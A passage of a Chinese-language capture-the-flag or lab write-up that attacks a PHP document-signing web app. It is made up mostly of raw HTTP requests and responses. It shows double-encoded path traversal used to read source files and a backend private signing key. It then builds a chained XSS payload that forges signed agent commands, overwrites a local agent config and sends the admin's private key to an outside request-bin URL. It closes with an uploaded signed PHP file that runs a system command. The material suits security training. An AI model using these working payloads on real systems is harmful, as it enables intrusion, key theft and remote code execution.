Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

```
HTTP/1.1 404 Not Found
Date: Sun, 14 Dec 2025 08:48:30 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 43
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
    "status":"error",
    "message":"File missing"
}
```

讀到 .htaccess 後會發現許多 php 檔案的路徑，至此已經可以透過 PHP 檔案內 require、include 等引用資訊逐步將整個網站的 PHP 原始碼讀出來。

Request

```
GET /downloadFile/..%25252f..%25252f..%25252f..%25252f..%25252f..%25252fvar/www/html/public/.htaccess HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 14 Dec 2025 08:49:16 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename=".htaccess"
Content-Length: 764
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

DirectoryIndex frontend/index.html
RewriteEngine On
RewriteCond %{REQUEST_FILENAME} -f [OR]
RewriteCond %{REQUEST_FILENAME} -d
RewriteRule ^ - [L]

RewriteRule ^api/auth(/.*)?$ api/auth.php [L,QSA]
RewriteRule ^api/users(/.*)?$ api/users.php [L,QSA]
RewriteRule ^api/documents(/.*)?$ api/documents.php [L,QSA]
RewriteRule ^api/agent/files(/.*)?$ api/agent_files.php [L,QSA]
RewriteRule ^api/agent(/.*)?$ api/agent.php [L,QSA]
RewriteRule ^downloadFile/(.*)$ downloadFile.php/$1 [L,QSA]
#RewriteRule ^downloadFile\.php$ downloadFile.php [L,QSA]
RewriteRule ^frontend/(.*)$ frontend/$1 [L,QSA]
RewriteRule ^css/(.*)$ frontend/css/$1 [L,QSA]
RewriteRule ^js/(.*)$ frontend/js/$1 [L,QSA]
RewriteRule ^$ frontend/index.html [L]
RewriteRule ^.*$ frontend/index.html [L]
```

Request

```
GET /downloadFile/..%25252f..%25252f..%25252f..%25252f..%25252f..%25252fvar/www/html/public/downloadFile.php HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 14 Dec 2025 08:50:35 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename="downloadFile.php"
Content-Length: 1240
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

<?php
declare(strict_types=1);

require_once __DIR__ . '/../src/utils.php';

require_login();

$pathInfo = $_SERVER['PATH_INFO'] ?? '';
$requested = trim($pathInfo, '/');
if ($requested === '') {
    json_response(['status' => 'error', 'message' => 'Missing file parameter'], 400);
}
```

讀取 docker-entrypoint.sh 檔案也可以發現 db_init.php，裡面有 admin 的密碼，至此可以取得 admin 帳密。

Request

Pretty Raw Hex

```
GET
/downloadFile/..%25252f..%25252f..%25252f..%25252f..%25252f..%25252f..%25252fusr/local/bin/docker-entrypoint.sh
HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 14 Dec 2025 09:26:32 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename="docker-entrypoint.sh"
Content-Length: 330
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

#!/usr/bin/env bash
set -euo pipefail

DB_PATH="/var/www/html/storage/database.sqlite"

if [ ! -f "$DB_PATH" ]; then
  echo "Database not found. Initializing..."
  php /var/www/html/scripts/db_init.php
else
  echo "Database already exists. Skipping initialization."
fi

chown -R www-data:www-data /var/www/html/storage

exec "$@"
```

系統與元件互動方式

觀察瀏覽器發出的請求紀錄，會發現如果系統要跟元件互動，流程是: 前端向後端發送請求->後端驗證請求->後端產出元件 Payload 並簽章->前端將 Payload 送給元件。

Request


Pretty Raw Hex

```
POST /api/agent HTTP/1.1
Host: 192.168.100.203
Content-Length: 26
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://192.168.100.203
Referer: http://192.168.100.203/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive

{
  "op":"ping",
  "context":{
  }
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 14 Dec 2025 09:02:34 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 565
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json

{
  "status":"ok",
  "agent_url":"https:\/\/127.0.0.1:8443",
  "path":"\/ping",
  "body":{
    "p":
    "{\"op\":\"ping\",\"nonce\":\"9e41c45490b1f49649d00b27959354b5\",\"timestamp\":\"2025-12-14T09:02:34
    +00:00\"}",
    "s":
    "DwH9i4Uds1BsvOay0PdTGuy7NV1Vcr1443d8M4T19mr1CSixnXp3Y2BKkvedFhEP9nH\/2fcpHQYLagkNmGJWukXfTz6bOuh+vd
    RrFFAutVi83U8sKww50WT+fW2\/X+6xcUamCr+29aSQH12V2ADOOqBr4K+YODzMDQixtIm8P9M\/sWcy\/nI6XtIwjVKi5in8hSk
    F40ntkk8707X1VoHGDEaznWh3BrPQgnhTc3JFf\/pt2vk4BkTRa72ocBHeb8ayNkbS7+INXwtjYPjRi8XgNN\/YSdD4P+KJYVTsB
    aJhdlr+y67GSPnxNKyfHgBX6Q+DrF\/iD3XPcBSNKIIUGXqmRA=="
  },
  "payload":[
```




從先前漏洞取得的 PHP 原始碼中可以在 agent_service.php 檔案找到後端用來簽章元件 Payload 的 Private Key。

agent_service.php

```php
function agent_private_key_path(): string
{
    $env = getenv('GOLD_DOC_PRIVATE_KEY_PATH');
    if ($env && $env !== '') {
        return $env;
    }
    return __DIR__ . '/../keys/web_private.pem';
}
```

使用 Path Traversal 漏洞將 Private Key 讀出。



Request

Pretty Raw Hex

```
GET /downloadFile/..%25252f..%25252f..%25252f..%25252f..%25252f..%25252fvar/www/html/keys/web_private.pem HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Date: Sun, 14 Dec 2025 09:06:51 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename="web_private.pem"
Content-Length: 1704
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

-----BEGIN PRIVATE KEY-----
MIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQCtgYrMjLZ9i79P
```

完整利用鏈

觀察網頁與元件互動行為會發現有一個 download 功能，該功能可以把檔案下載到使用者電腦的特定資料夾。在這個功能的 payload 裡面有一個 target_dir 可以指定資料夾的參數，該參數從後端產生時永遠只會是空字串，因此我們沒辦法從後端產生一個可以使用 download 功能在使用者電腦任意寫入的 Payload。

但是我們透過 Path Traversal 已經取得後端用來簽 Payload 的 Private Key，所以我們可以自行產生任何 Payload 並自行用該 Private Key 簽章。

接下來需要思考有了在使用者電腦任意寫入的方式後，要寫入什麼檔案?
觀察網頁介面可以發現有一個重新載入元件的功能，通過逆向元件或是猜測，可以發現該功能會讓元件重新讀取 Config 檔案。



所以我們可以將使用者電腦內元件的 Config 檔案 (/etc/golddoc-agent/config.json) 內容覆寫，將 user_public_key_path 改成 /etc/golddoc-agent/user_private.pem，然後將元件重新載入，接著透過 ping 會回傳使用者 Public Key 的功能取得使用者的 Private Key。

```
{
  "listen_addr": "0.0.0.0",
  "listen_port": 8443,
  "allowed_origin": "http://localhost:8080",
  "user_private_key_path": "/etc/golddoc-agent/user_private.pem",
  "user_public_key_path": "/etc/golddoc-agent/user_private.pem",
  "web_public_key_path": "/etc/golddoc-agent/web_public.pem",
  "https_cert_path": "/etc/golddoc-agent/https_server.crt",
  "https_key_path": "/etc/golddoc-agent/https_server.key",
  "document_store_dir": "/data/golddoc",
  "debug_logging": 0
}
```

你可以透過隨本教學文件附帶的 generate_agent_request.py 產生已簽章的 download / reload / ping 等操作的 Payload，並使用 XSS 漏洞使 Admin 觸發 Admin 電腦上的元件，並取得 Admin 的 Private Key。

透過腳本產生能觸發元件 download 的 XSS payload。
python3 generate_agent_request.py --key ./web_private.pem --op download --target /etc/golddoc-agent/config.json --content-file ./config.json
請自行將 web_private.pem 換成儲存後端用來簽章的 Private Key 的路徑。將 config.json 替換成已修改過的 config 的路徑。

```
<img src=x onerror="fetch('https://127.0.0.1:8443/download', {method: 'POST',headers: { 'Content-Type': 'application/json' },body: atob('eyJwIjogIntcIm9wXCI6XCJkb3dubG9hZFwiLFwibm9uY2VciJpcIjMwM2ZhZDBiYmExNGVj
OTQ0ODRjMjQ4YTRlMzBmNzJjXCIsXCJ0aWllc3RhbXBcIjpcIjIwMjUtMTItMTRUMDk6MzE6MzVaXCIsXCJpdGVtcliOlt7XCJpZFwiOlwibWFudWFsLWRvd25sb2FkXCIsXCJwYXlsb2FkXCI6elwiZG9jX2lkXCI6MCxcImNvbnRlbnRcIjpcIntcXG4gIFxcXCJsaXN0ZW5fYWRkclxcXCI6IFx
V0Yy9nb2xkZG9j
ldGMvZ29sZGRvY
YWdlbnQvaHR0cH
i9ldGMvZ29sZGRv
V5UXZ2UnlXQTA3aEtjS0dFQjRBY0ZmeUhjd25ETHk0cnMwVWJId0lrVk93K2Evb1JOdDNXN3U2bW9kTk5ya0dCdW9qVC8yRDNPeFhYNndVRUhJbUl5alpzcjJQaU5kVHlTK2pwMUtJUlVQVGMyMWt5ZnVZNUl1T3ZtOWFZdktYbkFQVjk1Q0VsUlE5OE1EUFRSZnRlb2FTSThFaEd
oQ1M1UStnUTE1RE1MVnV4N1VhVGMxSHBzYXZzUVJKTG0zZ3ZTRTlwai9BOHJsRHZmaldoMjU0SmFWbUxUWU8xK2pERjdQa1ZwNXZmSmJaZHdYSGtUMVVzYkE9PSJ9'),}}">
```

透過腳本產生能觸發元件 reload 的 XSS payload。
python3 generate_agent_request.py --key ./web_private.pem --op reload

```
<img src=x onerror="fetch('https://127.0.0.1:8443/ping', {method: 'POST',headers: { 'Content-Type': 'application/json' },body: atob('eyJwIjogIntcIm9wXCI6XCJyZWxvYWRcIixcIm5vbmNlXCI6XCJlNGIwYmFiZjIwMGM0MmY4NDJm
MDFkZTQxZWVmY2EwYlwiLFwidGltZXN0YW1wXCI6XCIyMDI1LTEyLTE0VDA5OjMzOjM1WlwifSIsICJzIjogImZmdVFLb1YwcDJmNEd3T2NWUHJQNFJ3UzNJT0RlZXJkbG1ZRmpaNHpiUStlQVpDblVjTGZ0T2dNZk9sUGxoQUZKR0FyRTBNTXpsZi9NeTk5c3QwZHVJY041VTh2c
zBHZ1IwdlR4YUxlRkRaTHQybVVrNVp2VUFQTFBDcDRKKzRQbW9UMldEVS9Ha2srQ0QvRUI1cjhjYXlqWVRkSnAwNW41SlcwOE1oMjdrYUthd2xlQVpIK2xyRGJvSVBpbHZTMUV2aUNkaFd0YTIvN3R6Q2UvalhqY05zUWVKY04xYVhWMUxSd1ZsL1BkR0FqT3gvRnJIRmtkYmpGS3
ZlNHFWSzU3Zm1MZ0JnVnFlOXlBUlplRGdMTWNyeVNHSDk4U3Q1cnpDWTFkcnI2SnhnbFNWSy9Kbm9FULRFUitFdGhqNVR2MldINXhMZzlqd1FlRHZLS3dJVUdGdz09In0='),}}">
```

透過腳本產生能觸發元件 ping 的 XSS payload。
python3 generate_agent_request.py --key ./web_private.pem --op ping


```
<img src=x onerror="fetch('https://127.0.0.1:8443/reload', {method: 'POST',headers: { 'Content-Type': 'application/json' },body: atob('eyJwIjogIntcIm9wXCI6XCJyZWxvYWRcIixcIm5vbmNlXCI6XCIxMWEzOGRhMWZmZjlmYTU0Ym
M0ZTk2ZTVlMjBhM2YzN1wiLFwidGltZXN0YW1wXCI6XCIyMDI1LTEyLTE0VDA5OjMzOjM4WlwifSIsICJzIjogIlIrZ1YwZDZ5T0NjSkxXUU1SdHFkdWZoK21tUURqL3pBWDhPVGQ0dmlycjZVR1VWYi93OWU4T0RiRDZSSGRqR2ZTam05SVl3Tk1xNWFNNU9vVllRQlFMaWVGbmM
zdEZLZHByVWNvVVRJL1c0d2VBbTdOT3A2TzVQZTVCTDhybGNFSjBGbVhqWDhGdHVBYmx6ZVkzOTNkWHVIWDdOeVZDUmVTU2hrbWF4UW85SE9EMStCUURwbDU5d1hVQXlvSS9pQVVaakN1RkJVWUZSZ3owZElsVXNCUUpzNGRvRlh1VlIvNnowamhTcGlYa3ZFaFpkS1AyT3FoWXFz
eTRjeWp2UkdlZ1RyNTRYWTNveHN0ZGJRZFB2SUNOMCtWQ3lsaER6LzBQUHNjMGdvQVpzLzEyQ3RVZUhZTHZJMTI2RUYrV1AyY0xLUitqczRVa0VyRlJOeUJuVUxIQT09In0='),}}">
```

你可以使用 fetch().then() 來串接完整操作，並避免 XSS 影響到自己的元件。
如下圖所示，首先確認身分不是 user1 (避免觸發自己的元件) -> 觸發 download 將 config.json 覆寫 -> 觸發 reload 使元件重新載入，最後執行 ping，並將結果傳出去。(這邊使用 request bin 接收)

這邊可以使用教學文件隨附的 exp_template.txt，將裡面的 <Download Payload>、<Reload Payload>、<Ping Payload> 等 Tag 替換成上一步驟使用腳本產生的 Payload (Agent Request 的 Payload)。並將 <Request Bin URL> 等替換成 Request Bin 產生的網址，或是自行架設的 Web Server。

```
<img src=x onerror="fetch('/api/users/me').then(res => {return res.json();}).then(data => {const isUser1 = data?.user?.username ===
'user1';if(!isUser1){fetch('https://127.0.0.1:8443/download', {method: 'POST',headers: { 'Content-Type': 'application/json' },body:
atob('eyJwIjogIntcIm9wXCI6XCJkb3dubG9hZFwiLFwibm9uY2VcIjpcIjY5YzE0YjdlZGE3YmZhMWE4MTc1ODA3MzgzNjY5ZDA5XCIsXCJ0aW1lc3RhbXBcIjpcIjIwMjUtMTItMTRUMDk6
MzE6MTRaXCIsXCJpdGVtc1wiOlt7XCJpZFwiOlwibWFudWFsLWRvd25sb2FkXCIsXCJwYXlsb2FkXCI6e1wiZG9jX2lkXCI6MCxcImNvbnRlbnRcIjpcIntcXG4gIFxcXCJsaXN0ZW5fYWRkcl
xcXCI6IFxcXCIwLjAuMC4wXFxcIixcXG4gIFxcXCJsaXN0ZW5fcG9ydFxcXCI6IDg0NDMsXFxuICBcXFwiYWxsb3dlZF9vcmlnaW5cXFwiOiBcXFwiaHR0cDovL2xvY2FsaG9zdDo4MDgwXFxc
IixcXG4gIFxcXCJ1c2VyX3ByaXZhdGVfa2V5X3BhdGhcXFwiOiBcXFwiL2V0Yy9nb2xkZG9jLWFnZW50L3VzZXJfcHJpdmF0ZS5wZW1cXFwiLFxcbiAgXFxcInVzZXJfcHVibGljX2tleV9wYX
RoXFxcIjogXFxcIi9ldGMvZ29sZGRvYy1hZ2VudC91c2VyX3ByaXZhdGUucGVtXFxcIixcXG4gIFxcXCJ3ZWJfcHVibGljX2tleV9wYXRoXFxcIjogXFxcIi9ldGMvZ29sZGRvYy1hZ2VudC93
ZWJfcHVibGljLnBlbVxcXCIsXFxuICBcXFwiaHR0cHNfY2VydF9wYXRoXFxcIjogXFxcIi9ldGMvZ29sZGRvYy1hZ2VudC9odHRwc19zZXJ2ZXIuY3J0XFxcIixcXG4gIFxcXCJodHRwc19rZX
lfcGF0aFxcXCI6IFxcXCIvZXRjL2dvbGRkb2MtYWdlbnQvaHR0cHNfc2VydmVyLmtleVxcXCIsXFxuICBcXFwiZG9jdW1lbnRfc3RvcmVfZGlyXFxcIjogXFxcIi9kYXRhL2dvbGRkb2NcXFwi
LFxcbiAgXFxcImRlYnVnX2xvZ2dpbmdcXFwiOiAwXFxufVxcblwiLFwic2lnbl9jaGFpblwiOltdfSxcInRhcmdldF9kaXJcIjpcIi9ldGMvZ29sZGRvYy1hZ2VudFwiLFwiZmlsZW5hbWVcIj
pcImNvbmZpZy5qc29uXCJ9XX0iLCAicyI6ICJyV1pkUXE5dWExaTk0WFc5dFd2UmNkNHpmRndXUlFPZUtOcHBDaVoyeXo2NzZmMDc0Z2szVVZRR2NsMXpnTHVDckhrVTNhdDBlV1NMVU9iaDBV
R0RuaURma1dmcElja2NZS0l2bHU5ZEdtMlVZT0Nob0pTN0NlRUlnQi9qODFNdHZiNDRHRmFkcnlYbUVlQm9PSEIxRktLaDBSaUkvTXIyUGJmNk9MaFZSSy9YNFB4SnQ3aXMyTlhPeCtsOEpjdm
ZKY2ExbU85Tzk1QmNDNTRYM3prb3lXVnZaZUtUYWhVVzc5M1l5dzM1dHBYeE9RTmtnRVVxb2tYZjJhWFg3emtoUSt5OTlrVkVzUjR2MjRkdUdKMHpOZWFrekgrZklNQlFPQnhaMUNjaWMrY2I3
UW8rZCtzd3JvOEs5NStmZ281RjFyZm5DTGFnN3JwdEQ1Mis3NXJZMGc9PSJ9'),}).then(res => {return res.text()}).then(res =>
{fetch('https://127.0.0.1:8443/reload', {method: 'POST',headers: { 'Content-Type': 'application/json' },body:
atob('eyJwIjogIntcIm9wXCI6XCJyZWxvYWRcIixcIm5vbmNlXCI6XCIxMWEzOGRhMWZmZjlmYTU0YmM0ZTk2ZTVlMjBhM2YzN1wiLFwidGltZXN0YW1wXCI6XCIyMDI1LTEyLTE0VDA5OjMz
OjM4WlwifSIsICJzIjogIlIrZ1YwZDZ5T0NjSkxXUU1SdHFkdWZoK21tUURqL3pBWDhPVGQ0dmlycjZVR1VWYi93OWU4T0RiRDZSSGRqR2ZTam05SVl3Tk1xNWFNNU9vVllRQlFMaWVGbmMzdE
ZLZHByVWNvVVRJL1c0d2VBbTdOT3A2TzVQZTVCTDhybGNFSjBGbVhqWDhGdHVBYmx6ZVkzOTNkWHVIWDdOeVZDUmVTU2hrbWF4UW85SE9EMStCUURwbDU5d1hVQXlvSS9pQVVaakN1RkJVWUZS
Z3owZElsVXNCUUpzNGRvRlh1VlIvNnowamhTcGlYa3ZFaFpkS1AyT3FoWXFzeTRjeWp2UkdlZ1RyNTRYWTNveHN0ZGJRZFB2SUNOMCtWQ3lsaER6LzBQUHNjMGdvQVpzLzEyQ3RVZUhZTHZJMT
I2RUYrV1AyY0xLUitqczRVa0VyR1JOeUJuVUxIQT09In0='),}).then(res => {return res.text()}).then(res => {fetch('https://127.0.0.1:8443/ping', {method:
'POST',headers: { 'Content-Type': 'application/json' },body:
atob('eyJwIjogIntcIm9wXCI6XCJwaW5nXCIsXCJub25jZVwiOlwiODhjNWI0ZDc4MGZlZjIzOWFkNjRlN2M0NzY2OTA1ZmNcIixcInRpbWVzdGFtcFwiOlwiMjAyNS0xMi0xNFQwOTo1NDow
N1pcIn0iLCAicyI6ICJTRFp4bnJhUUtYbjhhZ2drdlEveFhpWnNUYWYwTSs2b0tLelA0cHNPUzZyVTNsZzlVWndMRmFlMTlDaXdkRUQyUDMyZUlmbEZvbDJWSUtwSk4yZVJVQnZNQ3ZPcFpLaD
lraHNYSlpVOEUxbVpqM3VGUUZ6b21mT0tDMCtJV0RNTnRiUzg0VlFsdUNtNi9nYUZKWjEwWG5LRDEzMWw0Q09UQ1gxdlFNbEFsQWcwUFB6dXdHbmJ3MFlRVWQ1anZ3Vm9iVFo3eVlMenNyVm9y
TjZ1NmU5VCtYY1QxaWx4UkNFZDFKS05QY0tqMjdEOUpZU2cwTFFMRDdPb0l4UldEVzZ2Y05JNkZuN2Z4UVBXNThhdDc3MUtnSS8rMC8xcGljckZ6Mnk1Tnc0eUdnUmR1eXRteEIybUVBSS9OSE
xWaHo4RUIrY21XajNnTFRkd3RmNUtTT1ZseGc9PSJ9'),}).then(res => {return res.text()}).then(data =>
{fetch(`https://[redacted].m.pipedream.net?d=${data}`)})})})}};});">
```

可以發現 Admin 的 Private Key 被傳送出來。



接著使用先前取得的 Admin 帳號密碼登入後可以發現管理員可以上傳元件檔案。但是檔案需要簽章。

管理員：上傳元件檔案

請先使用簽章腳本為檔案產生簽章，再一併上傳。

1. 下載簽章腳本： sign_agent_file.sh
2. 在可存取私鑰的機器上執行：

```
chmod +x sign_agent_file.sh
./sign_agent_file.sh -k /path/to/user_private.pem -o agent.sig agent.tar.gz
```

3. 上傳元件檔案與產生的 .sig 檔案。

元件檔案 | 選擇檔案 readflag.php

簽章檔案 | 選擇檔案 readflag.php

由 `scripts/sign_agent_file.sh` 產出，副檔名通常為 .sig。

描述 | 如：Linux x86_64 版本

上傳元件　上傳失敗：元件檔案簽章無效

根據說明，我們可以使用網頁提供的 sign_agent_file.sh 以及我們取得的 admin 的 Private Key 進行簽章。
製作一個 readflag.php 檔案，並簽章上傳。

```php
1 <?php system("/readflag");
```

```
